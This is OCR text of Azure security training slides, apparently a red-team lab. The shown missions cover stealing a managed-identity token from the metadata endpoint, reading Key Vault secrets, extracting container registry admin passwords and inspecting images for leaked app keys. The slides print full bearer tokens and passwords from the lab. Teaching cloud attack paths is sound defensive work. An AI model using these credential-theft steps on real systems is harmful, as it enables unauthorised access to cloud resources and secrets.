
RBAC

More Granular

Manage access to resources like VM, storage, SQL, etc.

Control access to individual keys or secrets


Roles assigned to Security Principals (example Managed ID)



Alto-VMs-KV-RBAC | Access control (IAM)
Key vault
Search (Ctrl+/)
Overview
Activity log
Access control (IAM)
Tags
Diagnose and solve problems
Add
Download role assignments
Edit columns
Refresh
Remove
CU
Contributor User
contrib.user@alto.tel
User
Contributor
GA
Global Admins + Subscripti
Group
Contributor
Key Vault Administrator
VMs-Managed-ID
/subscriptions/6009dd21...
User-assigned Managed Identity
Key Vault Administrator

```
C:\Users\toor> (Invoke-WebRequest -Uri 'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://vault.azure.net'
Headers @{Metadata="true"} -UseBasicParsing).Content
access_token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IjJaUXBKM1VwYmpBWVhZR2FYRUpsOGxWMFRPSSIsImtpZCI6IjJaUXBKM1VwYmpBWVhZR2FYRUpsOGxWMFRPSSJ9.eyJ
zovL3ZhdWx0LmF6dXJlLm5ldCIsImlzcyI6Imh0dHBzOi8vc3RzLndpbmRvd3MubmV0LzE3ZTJhOTU1LTI5MTktNDc5OC1iYjkzLTI4YjllZjcwNTVjZS8iLCJpYXQiOjE2NTc3Mzk1MDgsIm5iZiI6
wiZXhwIjoxNjU3ODI2MjA4LCJhaW8iOiJFMlpnWUxobkl2VWwyKzJaNEpubzNlYlg3cFZ2QUFBPSIsImFwcGlkIjoiNGM1ZmY2YTEtODVlNi00MTQ4LWEyMGMtNjEyYTIxZjc3YTVjIiwiYXBwaWRhY
wIjoiaHR0cHM6Ly9zdHMud2luZG93cy5uZXQvMTdlMmE5NTUtMjkxOS00Nzk4LWJiOTMtMjhiOWVmNzA1NWNlLyIsIm9pZCI6ImVmMDRkYzNjLWYzMDktNGE0MS04MTM2LTU3M2Q3YjQxZjc1YiIsIn
VmFuaUZ4a3BtRWU3a3lpNTczQlZ6am16cU0taWdocEhvOGtQd0w1NlFKTjFBQUEuIiwic3ViIjoiZWYwNGRjM2MtZjMwOS00YTQxLTgxMzYtNTczZDdiNDFmNzViIiwidGlkIjoiMTdlMmE5NTUtMjk
TMtMjhiOWVmNzA1NWNlIiwidXRpIjoiUExbVczdG00RXFBbkZES3EycThBZyIsInZlciI6IjEuMCIsInhtc19heWyaWQiOiIvc3Vic2NyaXB0aW9ucy82MDA5ZGQyMS0wZTUxLTRiMDQtYTYyZS04
EvcmVzb3VyY2Vncm91cHMvVk1fUkcvcHJvdmlkZXJzL01pY3Jvc29mdC5Db21wdXRlL3ZpcnR1YWxNYWNoaW5lcy9NZ2RJRC1XaW4xMCIsInhtc19taXJpZCI6Ii9zdWJzY3JpcHRpb25zLzYwMDlkZ
wNC1hNjJlLThlZGFmNWZhYmIwMS9yZXNvdXJjZWdyb3Vwcy9mdC5NYW5hZ2VkSWRlbnRpdHkvdXNlckFzc2lnbmVkSWRlbnRpdGllcy9WTXMtTW
.Kx5kuJMHl0bvAUr9yc1oduQQnDphcQ-7YSFHBuA11qxaCT2WCoeLTfdX0q-THMRuTHYCkkAJ4YBwjenD3rznJ09L_861ck8DiYlZP_-an-BUdXYDNQ0Wq1azjbRTmJeFPYddHHIdaap2XGTMqqn3XT
ehaPMjm3mBoY2MSgwzLSgG5m-hxfasaX8EoZO7vu4u2npSBuff0zJZiipj9N6h1BejY-85qLn6EiWXJZ9TM860xsTO7i0-2u-yMiDS7Z_a2yHqXhKdwCr7Y7FrMfOnvs7AIiEISaAybpL6fWVdINGpL
zCfby2RJ8xaBw","client_id":"4c5ff6a1-85e6-4148-a20c-612a21f77a5c","expires_in":"84373","expires_on":"1657826208","ext_expires_in":"86399","not_before":
resource":"https://vault.azure.net","token_type":"Bearer"}
```

```
PS C:\Users\toor> (Invoke-WebRequest -Uri 'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=
https://vault.azure.net/' -Method GET -Headers @{Metadata="true"} -UseBasicParsing).Content
{"access_token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNROW5OUjdiUm9meG1lWm9YcWJIWkdldyIsImtpZCI6Ii1LSTNROW5OUjdiUm9m
eG1lWm9YcWJIWkdldyJ9.eyJhdWQiOiJodHRwczovL3ZhdWx0LmF6dXJlLm5ldC8iLCJpc3MiOiJodHRwczovL3N0cy53aW5kb3dzLm5ldC8xN2UyYTk1NS0yOTE5LTQ3
```

```
PS C:\Users\tarek> Invoke-WebRequest -Uri https://altotel-keyvault-by-rbac.vault.azure.net/secrets/?api-version=7.3 -Method Get
 -Headers @{Authorization="Bearer $vtoken"} -UseBasicParsing | ConvertFrom-Json
Invoke-WebRequest : {"error":{"code":"Unauthorized","message":"AKV10022: Invalid audience. Expected https://vault.azure.net,
found: https://vault.azure.net/."}}
```





```
PS D:\tarek> Invoke-WebRequest -Uri https://altotel-keyvault-by-rbac.vault.azure.net/secrets/?api-version=7.3
 -Method Get -Headers @{Authorization="Bearer $vtoken"} -UseBasicParsing | ConvertFrom-Json

value                                                                                                nextLink
-----                                                                                                --------
{@{id=https://altotel-keyvault-by-rbac.vault.azure.net/secrets/VM-Admin-Pass; attributes=; tags=}}
```

```
PS D:\tarek> Invoke-WebRequest -Uri https://altotel-keyvault-by-rbac.vault.azure.net/secrets/VM-Admin-Pass?api-version=7.3
 -Method Get -Headers @{Authorization="Bearer $vtoken"} -UseBasicParsing | ConvertFrom-Json

value              id
-----              --
I[redacted]y https://altotel-keyvault-by-rbac.vault.azure.net/secrets/VM-Admin-Pass/69c1aa8ffb7c48...
```

MISSION

Use the Managed ID to get vault token

Use the token retrieve secret value

Get the login credentials for the vm.admin account

MISSION SOLUTION

```
Get-AzKeyVault

$vtoken = "eyJ0eXA... "

Invoke-WebRequest -Uri https://altotel-keyvault-by-rbac.vault.azure.net/secrets/vm-admin-pass/?api-version=7.3 -Method Get -Headers @{Authorization="Bearer $vtoken"} -UseBasicParsing | ConvertFrom-Json

Invoke-WebRequest -Uri https://altotel-keyvault-by-rbac.vault.azure.net/secrets/vm-admin-pass/?api-version=7.3 -Method Get -Headers @{Authorization="Bearer $vtoken"} -UseBasicParsing | ConvertFrom-Json
```

DISCUSSION

Why can we read secrets from altotel-keyvault-by-rbac?

Why can’t we read from altotel-keyvault-by-plcy?

STORY 1

Enumerate

Initial Access – Password Spray

Defense bypass – Conditional Access

Persistence – Guest user

Privilege Escalation – Dynamic Groups

Privilege Escalation – Runbooks

Privilege Escalation – Managed Identity

Privilege Escalation – Key Vaults

To be continued...

STORY 2

Key vault secret

Azure Web app

ACR pull

Docker inspect

App registration

AZURE APP SERVICES

APP SERVICES

HTTP-based

Host web apps, REST API, mobile back ends

.NET, .NET Core, Java, Ruby, Node.js, PHP, or Python, **Docker**

Windows and Linux

Custom domains

APP SERVICES VULNS

Classic Web Vulnerabilities

OS command injection

Server Side Template Injection

File upload

Etc.

Can have a managed ID

leakyaci.azurewebsites.net

Welcome to Azure Container Instances!

AZURE CONTAINER REGISTRIES

CONTAINER LIFECYCLE

Image

Composed from Dockerfile

Registry

Stores images

Container

Running image

```
1  # syntax=docker/dockerfile:1
2  FROM node:12-alpine
3  RUN apk add --no-cache python2 g++ make
4  WORKDIR /app
5  COPY . .
6  RUN yarn install --production
7  CMD ["node", "src/index.js"]
8  ENV APP_ID="APP_ID_1234-5678-90123,"
9  ENV APP_KEY="APP_KEY_1234-5678-90123"
10 ENV TENANT_ID="TENANT_ID_1234-5678-90123"
11 EXPOSE 3000
```

ANONYMOUS ACCESS

Anonymous Pull

Anonymous (unauthenticated) pull

Any user can pull from the registry

Makes content publicly available (not just for auth users)

Requires SKU Standard and Premium

Applies to ALL repositories in the registry

READER ACCESS

Reader User Can

Access registry

Look for images in all their versions (tags)

Pull images

Run containers


ADMIN ACCESS

Admin Access

Admin access to registry

Mainly for testing purposes

Sometimes enabled and forgotten


Home > Container registries > altotelacr
Container registries
Alto Telco HQ
Create
Manage view
Filter for any field...
Name
altotelacr
altotelacr | Access keys
Container registry
Search (Ctrl+/)
Overview
Activity log
Access control (IAM)
Tags
Quick start
Events
Settings
Registry name
altotelacr
Login server
altotelacr.azurecr.io
Admin user
Enabled
Username
altotelacr
Name
Password
Regenerate
password
PrPaRG+xdd8u6Kjn+cbKeTmV0EQjtoDD
password2
5C+5R8BJAGX9EijG9AKhcfsAMudlRE3u

```
PS D:\tarek> Invoke-AzResourceAction -Action ListCredentials -ResourceType Microsoft.ContainerRegistry/Registries
-ResourceGroupName ACR_RG -ResourceName altotelacr

Confirm
Are you sure you want to invoke the 'ListCredentials' action on the following resource:
/subscriptions/6009dd21-0e51-4b04-a62e-8edaf5fabb01/resourceGroups/ACR_RG/providers/Microsoft.ContainerRegistry/R
egistries/altotelacr
[Y] Yes  [N] No  [S] Suspend  [?] Help (default is "Y"):
Invoke-AzResourceAction : UnAuthorizedForCredentialOperations : Cannot perform credential operations for /subscri
ptions/6009dd21-0e51-4b04-a62e-8edaf5fabb01/resourceGroups/ACR_RG/providers/Microsoft.ContainerRegistry/registrie
s/altotelacr as admin user is disabled. Kindly enable admin user as per docs:
https://docs.microsoft.com/en-us/azure/container-registry/container-registry-authentication#admin-account
CorrelationId: 778fc92a-83bb-439d-9978-576e05b1ad1a
```

```
PS D:\tarek> Invoke-AzResourceAction -Action ListCredentials -ResourceType Microsoft.ContainerRegistry/Registries
-ResourceGroupName ACR_RG -ResourceName altotelacr

Confirm
Are you sure you want to invoke the 'ListCredentials' action on the following resource:
/subscriptions/6009dd21-0e51-4b04-a62e-8edaf5fabb01/resourceGroups/ACR_RG/providers/Microsoft.ContainerRegistry/Re
gistrie
s/altotelacr
[Y] Yes  [N] No  [S] Suspend  [?] Help (default is "Y"):

username   passwords
--------   ---------
altotelacr {@{name=password; value=XDIqxcQ24GWj6ZSZZKE+GYHRo1asS5fu}, @{name=password2; value=S5ECSuLwDeRMc9VtfyW8
```

```
PS D:\tarek> Get-AzContainerRegistry

   Container registry location: centralus

Registry Name     Sku        LoginServer              CreationDate              ProvisioningState  AdminUserEnabled StorageAccountName
-------------     ---        -----------              ------------              -----------------  ---------------- ------------------
altotelacr        Basic      altotelacr.azurecr.io    17/07/2022 8:49:33 AM     Succeeded          True

PS D:\tarek> docker login altotelacr.azurecr.io
Authenticating with existing credentials...
Login did not succeed, error: Error response from daemon: Get "https://altotelacr.azurecr.io/v2/": unauthorized: authentication
equired, visit https://aka.ms/acr/authorization for more information.
Username (altotelacr): altotelacr
Password:
Login Succeeded
```

```
PS D:\tarek> Get-AzContainerRegistryRepository -RegistryName altotelacr
leaky-aci
PS D:\tarek> docker pull altotelacr.azurecr.io/leaky-aci
Using default tag: latest
latest: Pulling from leaky-aci
```

```
PS D:\tarek> docker inspect altotelacr.azurecr.io/leaky-aci:latest
[
    {
        "Id": "sha256:78edd305a920c78ebf3499844b3b0d659a4b823a8107099e4d198b431416e681",
        "RepoTags": [
```

```
"Env": [
    "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin",
    "NODE_VERSION=8.9.3",
    "YARN_VERSION=1.3.2",
    "APP_ID=APP_ID_1234-ask-me",
    "APP_KEY=APP_KEY_1234-ask-me"
```

MISSION

Use vm.admin to retrieve the ACR admin password

List registry contents and pull images

Inspect the images

MISSION SOLUTION

```
docker login altotelacr.azurecr.io -u altotelacr
```

```
docker pull altotelacr.azurecr.io/leaky-aci:latest
```

```
docker inspect altotelacr.azurecr.io/leaky-aci:latest
```

STORY 2

Key vault secret

Azure Web app

ACR pull

Docker inspect

App registration

APP SERVICE


APP SP

Service Principals

Apps have Service Principals

Can be assigned roles

Often too permissive because “it just works”


Add role assignment
Got feedback?
Role
Members
Review + assign
Selected role
Contributor
Assign access to
User, group, or service principal
Managed identity
Members
+ Select members
Name
Object ID
Type
App_for_ACI
93c75d31-4572-4794-9ab9-1f7c6cccfac9
App


APP SECRETS

Certificates & Secrets

The password for the Service Principal

Allows the app to prove its identity when requesting a token

App owner can add multiple secrets


Authentication
Certificates & secrets
Token configuration
API permissions
Expose an API
App roles
Certificates (0)
Client secrets (1)
Federated credentials (0)
A secret string that the application uses to prove its identity when requesting a token. Also can be referred to as application password.
New client secret
Description
Expires
Value
Secret ID
APP_KEY
10/23/2022
vGS8Q~xJGjLhfFZc7~I-hATTqWI50GkGa...
